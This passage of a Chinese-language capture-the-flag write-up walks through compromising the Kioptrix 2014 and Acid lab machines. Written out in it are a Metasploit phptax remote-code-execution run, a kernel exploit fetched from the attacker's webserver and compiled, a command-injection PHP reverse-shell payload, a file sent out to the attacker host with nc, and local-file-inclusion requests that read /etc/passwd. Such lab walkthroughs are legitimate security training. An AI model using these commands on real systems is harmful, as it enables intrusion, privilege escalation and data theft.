        Allow from env=Mozilla4_browser
    </Directory>

</VirtualHost>
```

在 httpd.conf 文件中可以得知 8080 端口需要使用 User-Agent ^Mozilla/4.0 Mozilla4\_browser。因此更改浏览器的 user-agent 再进行访问。用 burp 或者浏览器扩展都可以。



打开页面发现是个phptax，然后搜了一下这个web应用，确实存在rce漏洞，因此直接msf打了个shell：

```
report => 8080
msf5 exploit(multi/http/phptax_exec) > run
[*] Started reverse TCP double handler on 192.168.10.126:4444
[*] 192.168.10.124:8080 - Sending request...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo JdtInkVURFWT5jGl;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Command: echo Y1NL37HQEMzIbdp8;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "JdtInkVURFWT5jGl\r\n"
[*] Matching...
[*] A is input...
[*] Reading from socket B
[*] B: "Y1NL37HQEMzIbdp8\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.10.126:4444 -> 192.168.10.124:23758) at 2019-10-31 01:49:50 -0400
```

这里也可以不用msf用python脚本或者找到exp发包搞定。

获取shell后发现是www权限。

```
whoami
www
ps
  PID  TT  STAT TIME COMMAND
ls
data
drawimage.php
files
icons.inc
index.php
maps
pictures
readme
ttf
cat index.php
```

查看了 uname -a 信息，发现是

```
uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012      root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
```

而测试了 tmp 目录可以写如文件，且存在 gcc。因此考虑利用内核提权漏洞提权。找了一下 expdb 发现存在两个提权漏洞，我尝试用 Intel SYSRET Kernel Privilege Escalation

```
KeyboardInterrupt
root@kali:~# searchsploit FreeBSD 9.0
Exploit Title | Path
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation | (/usr/share/exploitdb/)
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation | exploits/freebsd/local/28718.c
                                                               | exploits/freebsd/local/26368.c
Shellcodes: No Result
root@kali:~#
```

将 exp 复制到当前目录，然后起了 webserver。在 shell 中用 fetch 下载了 exp 再编译执行。搞定。

```

vmware-root@0: ~
fetch http://192.168.10.126/a.c
a.c
ls
a.c
aprL8e20H
mysql.sock
vmware-fonts0
gcc a.c -o aa
a.c:178:2: warning: no newline at end of file
ls
a.c
aa
aprL8e20H
mysql.sock
vmware-fonts0
chmod +x aa
./aa
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz...
[+] Woohoo!!!
ls
.ICE-unix
.X11-unix
.XIM-unix
.font-unix
a.c
aa
aprL8e20H
mysql.sock

```

The terminal session shows the exploit developer's commands for creating and executing a shell payload. The Burp Suite interface in the background shows a single captured request from the target host.

在结束后，我看了 congrats.txt 他告诉我他用 ossec-hids 做了监控，让我去查看我所产生的日志信息，看了一下，确实贼多 2333 表示菜的可怕。另外我也拔了他的那个 monitor 脚本以便后续自己使用：

```
#!/usr/local/bin/python
```

```
# Cheap folder monitor based on Watchdog's sample code
# The thing chips away at the memory after a while, but it shouldn't
# be too bad even after running for 24 hours straight.
```

```
# Folder monitor log sample:
# DATE      TIME      USER  ACTION    : FOLDER/FILE
# 2014-03-28 03:01:01 - User [root] created file: /tmp/periodic.EMtwrlNnjb
# 2014-03-28 03:01:01 - User [root] modified directory: /tmp
```

```
import os, pwd, sys
import time
import logging
from watchdog.observers import Observer
from watchdog.events import LoggingEventHandler
from stat import *
```

```
class MyLoggingEventHandler(LoggingEventHandler):
```

```

# get username responsible for create/delete or modify action
def get_user(self, event):
    st = os.stat(event.src_path)
    user = pwd.getpwuid(st[ST_UID])[0]
    return user

def on_created(self, event):
    super(LoggingEventHandler, self).on_created(event)
    what = 'directory' if event.is_directory else 'file'
    logging.info("User [%s] created %s: %s", self.get_user(event), what,
event.src_path)

def on_moved(self, event):
    super(LoggingEventHandler, self).on_moved(event)
    what = 'directory' if event.is_directory else 'file'
    logging.info("User [%s] moved %s: %s", self.get_user(event), what,
event.src_path)

#def on_deleted(self, event):
#    super(LoggingEventHandler, self).on_deleted(event)
#    what = 'directory' if event.is_directory else 'file'
#    logging.info("Deleted %s: %s", what, event.src_path)

def on_modified(self, event):
    super(LoggingEventHandler, self).on_modified(event)
    what = 'directory' if event.is_directory else 'file'
    logging.info("User [%s] modified %s: %s", self.get_user(event), what,
event.src_path)

if __name__ == "__main__":
    # Paths to monitor
    path = "/tmp"
    path2 = "/usr/local/www/apache22"

    # Logging options and file
    logging.basicConfig(filename='/root/folderMonitor.log', level=logging.INFO,
                        format='%(asctime)s - %(message)s', datefmt='%Y-%m-%d
%H:%M:%S')

    event_handler = MyLoggingEventHandler()
    observer = Observer()
    observer2 = Observer()
    observer.schedule(event_handler, path, recursive=True)
    observer2.schedule(event_handler, path2, recursive=True)

```

```

observer.start()
observer2.start()
try:
    while True:
        time.sleep(1)
except KeyboardInterrupt:
    observer.stop()
    observer2.stop()
    observer.join()
    observer2.join()

```

最后总结需要尽量思考清楚再作尝试，日志产生的越少、动的越少越好。另外尽量熟悉各类系统，对一些基础的命令、系统配置文件路径必须熟练掌握。最后就是仔细。！！！

## Acid:

这个题真的傻逼的感觉，就是各种隐藏线索。  
首先还是正常套路获取ip、端口服务信息： ip

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.1	00:74:9c:36:44:eb	6	360	Ruijie Networks Co.,LTD
192.168.10.122	00:0c:29:f1:eb:9f	1	60	VMware, Inc.
192.168.10.123	00:e0:4c:36:00:b1	1	60	REALTEK SEMICONDUCTOR CORP.
192.168.10.132	10:60:4b:6b:b4:6c	1	60	Hewlett Packard

```

root@kali:~# nmap -sS -sV 192.168.10.122 -o -p 1-65535
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-29 04:13 EDT
Nmap scan report for 192.168.10.122
Host is up (0.0026s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
33447/tcp open  http    Apache httpd 2.4.10 ((Ubuntu))
MAC Address: 00:0C:29:F1:EB:9F (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

```

没有其他信息，搞 web。  
首先看到首页：

```

<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <div id="page-wrap"></div>
  </body>
</html>
<!--0x643239334c6d70775a773d3d-->

```

这个地方，我以为是在下面注释藏了信息，解密后发现是一串 base64 字符，再解密给我来了个 wow.jpg。访问这玩意，一个图片，下载后二进制查看发现最后藏了一串像 ascii 的值：

```

</img>

```

这串数值：

```

00
00=0
00 0;37:61:65:65:30:66:36:64:35:38:38:65:64:39:39:30:35:65:65:33:37:66:31:36:61:37:63:36:31:30:64:34 root@kali:~/Down

```

把中间的:去掉以 16 进制转文本转字符串得到一串 md5 值：

7aee0f6d588ed9905ee37f16a7c610d4

解密 63425。真鸡儿 sb。。。

回过头看到主页 title 写着/Challenge。访问这个目录是一个登录口，没啥用，爆破目录：

获取到存在 <http://192.168.10.122:33447/Challenge/cake.php>、[hacked.php](http://192.168.10.122:33447/Challenge/hacked.php) 等。

[hacked.php](http://192.168.10.122:33447/Challenge/hacked.php) 是一个输入 id 的页面，没发现啥东西。而 [cake.php](http://192.168.10.122:33447/Challenge/cake.php) 页面 title 写着/  
Magic\_Box。

因此尝试访问[http://192.168.10.122:33447/Challenge/Magic\\_Box/](http://192.168.10.122:33447/Challenge/Magic_Box/)。显示 403，说明存在该目录，继续爆破：

```
[17:20:26] 403 - 326B - /Challenge/Magic_Box/.htpasswd_test  
[17:20:38] 200 - 594B - /Challenge/Magic_Box/command.php  
CTRL+C detected: Pausing threads, please wait...  
[e]xit / [c]ontinue: e  
  
Canceled by the user
```

发现存在 command.php 页面，感觉有命令执行漏洞。

确实如此，写入 127.0.0.1;ls

The screenshot shows a browser window with the URL [http://192.168.10.122:33447/Challenge/Magic\\_Box/command.php](http://192.168.10.122:33447/Challenge/Magic_Box/command.php). The page content reads: "You are 1337 Hax0r. Keep your patience and proceed further." Below the page, there is a ping input field with "IP ADDRESS" and a yellow "submit" button. At the bottom, a developer tools Network tab is open, showing several requests:

Stat...	Method	File	Domain	Re	Cause	Type
200	POST	command.php	192.168.1...	192.1...	document	html
200	GET	style.css	192.168.1...	unkno...	stylesheet	css
200	GET	main.css	192.168.1...	unkno...	stylesheet	css
200	GET	css?family=Sourc...	fonts.goog...	unkno...	stylesheet	css

The "Response" section of the developer tools shows the raw response content:

```
command.php command.php.save command2.php.save  
command2.php.save.1 low.php proc tails.php
```

The "Response payload" section shows the exploit command:

```
1 command.php  
2 command.php.save  
3 command2.php.save  
4 command2.php.save.1  
5 low.php  
6 proc  
7 tails.php  
8 </b><!DOCTYPE html>  
9 <html>  
10 <head>
```

尝试弹回 shell。直接用 bash 没成功，用 php，可成功弹回来：

```
0.0.0.0;php -r '$sock=fsockopen("192.168.10.120",8080);exec("/bin/sh -i <&3  
>&3 2>&3");'
```

```

root@kali: ~/Downloads# nc -lvp 8080
listening on [any] 8080 ...
ls
192.168.10.122: inverse host lookup failed: Unknown host
connect to [192.168.10.120] from (UNKNOWN) [192.168.10.122] 47319
/bin/sh: 0: can't access tty: job control turned off
$ command.php
command.php.save
command2.php.save
command2.php.save.1
low.php
proc
tails.php
$ sl
/bin/sh: 2: sl: not found
$ ls
command.php
command.php.save
command2.php.save
command2.php.save.1
low.php
$ nc

```

尝试提权，发现gcc都没有，他妈的估计不是这个路子。然后看到该权限可以看passwd文件，找了一下用户信息，发现存在

```

$ ll /etc/passwd
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:104:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:105:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:106:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:107:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:110::/home/syslog:/bin/false
messagebus:x:105:112::/var/run/dbus:/bin/false
uuidd:x:106:113::/run/uuidd:/bin/false
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/bin/false
ntp:x:108:117::/home/ntp:/bin/false
whoopsie:x:109:118::/nonexistent:/bin/false
acid:x:1000:1000:acid,,,:/home/acid:/bin/bash
mysql:x:111:126:MySQL Server,,,:/nonexistent:/bin/false
saman:x:1001:1001,,,,:/home/saman:/bin/bash
$ 

```


普通用户有acid与saman。然后找了一下acid的文件：  
首先就看到一个数据包：

```
$ find / -user acid 2>/dev/null
/sbin/raw_vs_isi/hint.pcapng
/bin/pwn_me
/bin/pwn_me/chkrootkit.lsm
/bin/pwn_me/chkrootkit
/bin/pwn_me/README.chkwtmp
/bin/pwn_me/ACKNOWLEDGMENTS
/bin/pwn_me/chkdirs.c
/bin/pwn_me/ifpromisc.c
/bin/pwn_me/Makefile
/bin/pwn_me/chklastlog.c
/bin/pwn_me/strings.c
/bin/pwn_me/chkwtmp.c
/bin/pwn_me/README.chklastlog
/bin/pwn_me/COPYRIGHT
/bin/pwn_me/chkproc.c
/bin/pwn_me/README
```

在靶机里无法查看数据包信息，通过输入：

```
nc -v -n 192.168.10.120 1212 < hint.pcapng
```

把文件传出来，然后在 kali 里 wireshark 看了一下这个数据包的信息，发现了的密码:1337haxOr:



然后登录一下 saman 账号 su saman

```
connection to 192.168.10.120 port 1  
$ su saman  
su: must be run from a terminal
```

这个时候提醒需要是一个终端，（反弹shell只是获取到一个可交互的bash窗口）。查阅资料，可以使用python开启伪终端：

```
python -c "import pty;pty.spawn('/bin/bash')"
```


```
.....  
python -c 'import pty;pty.spawn("/bin/sh")'  
$ ls
```

然后再切换samан账号：

```
* ~# su saman  
su saman  
Password: 1337hax0r  
  
saman@acid:/sbin/raw_vs_isi$ whoami  
whoami  
samан
```

再尝试使用 sudo -i 提权到root用户(如果 sudoers 文件里有配置 saman 用户可以通過 sudo -i 获取 root 权限即可成功提权)：

```
saman@acid:/sbin/raw_vs_isi$ sudo -i  
sudo -i  
[sudo] password for saman: 1337hax0r  
  
root@acid:~# ls  
ls  
flag.txt  
root@acid:~# cat flag.txt  
cat flag.txt  
  
Dear Hax0r,  
  
You have successfully completed the challenge.  
I hope you like it.
```



发现还真成功，看了一下 sudoers 文件，确实如此：

```

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
saman   ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

```

其他信息：

在fuzz目录过程中，存在这样一个页面：通过测试，存在任意文件包含漏洞。但利用坎坷，具体还需用到命令执行：

192.168.10.122:33447/Challenge/include.php

The screenshot shows a web browser window with the URL `192.168.10.122:33447/Challenge/include.php?file=/etc/passwd&add=Extract+File`. The page content is a green background with white text that reads "Hmm...It looks like that you know your things". Below this, there is an input field labeled "Enter the File name:" with a placeholder "File Name". At the bottom of the page, there is a "Try to Extract Juicy details" button.

The browser's developer tools are open, specifically the "Inspector" tab. The "Elements" panel shows the HTML structure of the page, including the file content being displayed. The "Styles" panel shows the CSS rules applied to the elements. The "Network" panel shows the request for the file `/etc/passwd`.

```

<html>
<head></head>
<body>
  root:x:0:root:/root:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/bin:
  /usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync
  games:x:5:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
  news:x:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:
  /usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting
  System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/
  /nologin systemd-timesync:x:100:104:system Time Synchronization,,,:/run/systemd:/bin/false systemd-
  network:x:101:105:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-
  resolve:x:102:106:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-resolve:
  proxy:x:103:107:systemd Bus Proxy,,,:/run/systemd/bin/false syslog:x:104:110:/home/syslog:
  /bin/false messagebus:x:105:112:/var/run/dbus:/bin/false uiddd:x:106:113:/run/uiddd:/bin/false
  dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/bin/false ntp:x:108:117::/home/ntp:/bin/false
  whoopsie:x:109:118::/nonexistent:/bin/false acid:x:1000:1000:acid,,,:/home/acid:/bin/bash
  mysql:x:111:126:MySQL Server,,,:/nonexistent:/bin/false saman:x:1001:1001:,,,:/home/saman:/bin/bash
  <meta charset="UTF-8">
  <link rel="stylesheet" href="css/style.css">
  <link rel="stylesheet" href="styles/main.css">
  <title>Try to Extract Juicy details</title>
  <div class="wrapper"></div>
</body>
</html>
<!--0x5933566a4c6e4a34626e413d-->

```

也可以用php伪协议读：

`http://192.168.10.122:33447/Challenge/include.php?file=php://filter/read=convert.base64-encode/resource=/etc/passwd&add=Extract+File`

Try to Extract Juicy details    Secure Login: Log In    Secure Login: Log In

192.168.10.122:33447/Challenge/include.php?file=php://filter/read=convert.base64-encode/resource=/etc/passwd&add=

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums Nethunter Offensive Security Exploit-DB GHDB

Hmm...it looks like that you know your things

Enter the File name:

File Name

Inspector Console Debugger Style Editor Performance Memory Network Storage

Search HTML

Rules Com Filter Style

```
<html>
<head></head>
<body>
    cm9vdDp40jA6MDpyb290019yb290019iaW4vMfzaApkYWtb246eDox0)E6ZGF1bw9u0191c31vc2JpbjovdXNyL3NiaW4vbm9sb2dpbgp1aW46eDoy0jI6Ymlu019iaW46L3Vzc19zYmluL25vbG9naW
    <meta charset="UTF-8">
    <link rel="stylesheet" href="css/style.css">
    <link rel="stylesheet" href="styles/main.css">
    <title>Try to Extract Juicy details</title>
    <div class="wrapper"></div>
</body>
</html>
```